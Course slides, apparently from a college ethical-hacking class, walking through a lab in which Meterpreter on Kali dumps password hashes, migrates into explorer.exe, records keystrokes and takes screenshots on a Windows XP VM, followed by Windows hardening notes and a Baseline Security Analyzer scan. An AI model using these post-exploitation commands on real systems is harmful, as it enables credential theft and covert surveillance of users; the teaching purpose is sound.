


```
meterpreter > hashdump
Administrator:500:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
cis76 student:1003:c63e3ad42d04b97ee68aa26a841a86fa:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:4cc3993dddee19661e65b3ca0ff48f09:15f60a7495eeebdd8c6440d0762b5577:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9da82c6ce0e8f93c016efbce95e37e34:::
meterpreter > sysinfo
Computer        : EH-WINXP-05
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Get account passwords (hashed) and system information.

EH-Kali-05

ps
migrate 1072



```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x86   0
 172   1072  IEXPLORE.EXE        x86   0        EH-WINXP-05\cis76 student  C:\Program Files\Internet
Explorer\iexplore.exe
 272   708   alg.exe             x86   0                                      C:\WINDOWS\System32\alg.exe
 344   1036  wscntfy.exe         x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\wscntfy.exe
 432   1036  wuauclt.exe         x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\wuauclt.exe
 576   4     smss.exe            x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 640   576   csrss.exe           x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 664   576   winlogon.exe        x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 708   664   services.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 720   664   lsass.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 876   708   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 952   708   svchost.exe         x86   0                                      C:\WINDOWS\system32\svchost.exe
 1036  708   svchost.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1072  1008  explorer.exe        x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\Explorer.EXE
 1084  708   svchost.exe         x86   0                                      C:\WINDOWS\system32\svchost.exe
 1212  1072  vmtoolsd.exe        x86   0        EH-WINXP-05\cis76 student  C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe
 1256  708   svchost.exe         x86   0                                      C:\WINDOWS\system32\svchost.exe
 1396  708   spoolsv.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1444  1072  rundll32.exe        x86   0        EH-WINXP-05\cis76 student  C:\WINDOWS\system32\rundll32.exe
 1620  708   VGAuthService.exe   x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware
VGAuth\VGAuthService.exe
 1728  708   vmtoolsd.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe

meterpreter > migrate 1072
[*] Migrating from 172 to 1072...
[*] Migration completed successfully.
meterpreter >
```


Migrate from the Internet Explorer to the Explorer process.

EH-Kali-05

`run post/windows/capture/keylog_recorder`
`Ctrl-C` *to stop capture*

```
meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against EH-WINXP-05
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20161031205253_default_10.76.5.201_host.windows.key_629822.txt
[*] Recording keystrokes...
^C[*] Saving last few keystrokes...
[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >
```

The captured keystrokes are placed in this file



```
root@eh-kali-05:~# cat .msf4/loot/20161031205253_default_10.76.5.201_host.windows.key_629822.txt
Keystroke log started at 2016-10-31 20:52:53 -0700
Help ... I've been ha
cked! <Return>  <Return>
root@eh-kali-05:~#
```

EH-Kali-05

Two options for getting a screenshot of the victim's desktop

Option 1:
screenshot


```
meterpreter > screenshot
Screenshot saved to: /root/kDZVxqnk.jpeg
meterpreter >
```

If **screenshot** fails with:
`Error running command screenshot: Rex::TimeoutError Operation timed out.`
Then try option 2 below:

Option 2:
use espia
screengrab

```
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /root/vWsWGTJc.jpeg
This tool has been deprecated, use 'gio open' instead.
See 'gio help open' for more info.

meterpreter >
```

EH-Kali-05



Help ... I've been hacked!

Size	800 × 600 pixels
Type	JPEG image
File Size	39.3 kB
Folder	root
Aperture	
Exposure	
Focal Length	
ISO	
Metering	
Camera	
Date	
Time	

```
root@eh-kali-05:~# cat .msf4/loot/20161031205253_default_10.76.5.201_host.windows.key_629822.txt
Keystroke log started at 2016-10-31 20:52:53 -0700
Help ... I've been ha
cked! <Return>  <Return>
root@eh-kali-05:~#
```

Captured screen shot and keystrokes from victim.

Windows OS Vulnerabilities

Windows OS Vulnerabilities

- For early DOS and Windows PC local access was needed to do anything.
- Ease-of-use was prioritized higher than security.
- The earlier versions of the OS (Windows 2000 and before) had many features and services enabled by default.
- Administrators would have to reconfigure, disable or remove features and services to reduce the security risk.
- Today most features and services are disabled now by default.
- Siloed roles must be manually added.

Windows OS Vulnerabilities

- File System
  - FAT (File Allocation Table) - No ACLs.
  - NTFS (New Technology File System) - added ACLs and later encryption, journaling, and self-healing.
  - ADS (Alternate Data Streams)
- Active Directory
  - RPC (Remote Procedure Call)
  - Single Sign on - Pass the Hash attacks
- NetBIOS
- SMB (Server Message Block)
- CIFS (Common Internet File System)
- Domain Controller ports.
- Null Sessions
- IIS (Web services)
- SQL Server
- Buffer Overflows
- Passwords and authentication

Hardening Windows OS

- Patching systems
  - Automatic (for home and small networks)
  - SMS (Systems Management Server)
  - WSUS (Windows Software Update Service)
  - SCCM (System Center Configuration Manager)
  - Third party products

- Anti-virus solutions (home vs enterprise)

- PUPs (Potentially Unwanted Programs)

- Enable and review logs

- Disable unused services and filter ports (reduce the attack surface)

- Limit admin accounts and user applications.


- Implement Data Loss Prevention solutions.

- Many many more!

Microsoft Baseline Security Analyzer

MBSA

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft
Tasks
Scan a computer
Scan multiple computers
View security reports
About Microsoft Baseline Security Analyzer
See Also
Microsoft Baseline Security Analyzer Help
Microsoft Security Web site
start
My Documents
ADS Spy v1.11 - Writ...
Microsoft Baseline Se...
6:48 PM

Check computers for common security misconfigurations.

The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.

Scan a computer
Check a computer using its name or IP Address.


Scan multiple computers
Check multiple computers using a domain name or a range of IP addresses.

View existing security scan reports
View, print and copy the results from the previous scans.

© 2002-2013 Microsoft Corporation. All rights reserved.

Free tool to check your Windows environment

Microsoft Baseline Security Analyzer



Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft

Report Details for WORKGROUP - EH-WINXP-05 (2016-11-01 11:11:03)

Security assessment:
Incomplete Scan (Could not complete one or more requested checks.)


Computer name:	WORKGROUP\EH-WINXP-05
IP address:	10.76.5.201
Security report name:	WORKGROUP - EH-WINXP-05 (11-1-2016 11-11 AM)
Scan date:	11/1/2016 11:11 AM
Scanned with MBSA version:	2.3.2211.0
Catalog synchronization date:	

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
!	Security Updates	Computer has an older version of the client and security database demands a newer version. Current version is and minmum required version is . How to correct this

Microsoft Baseline Security Analyzer

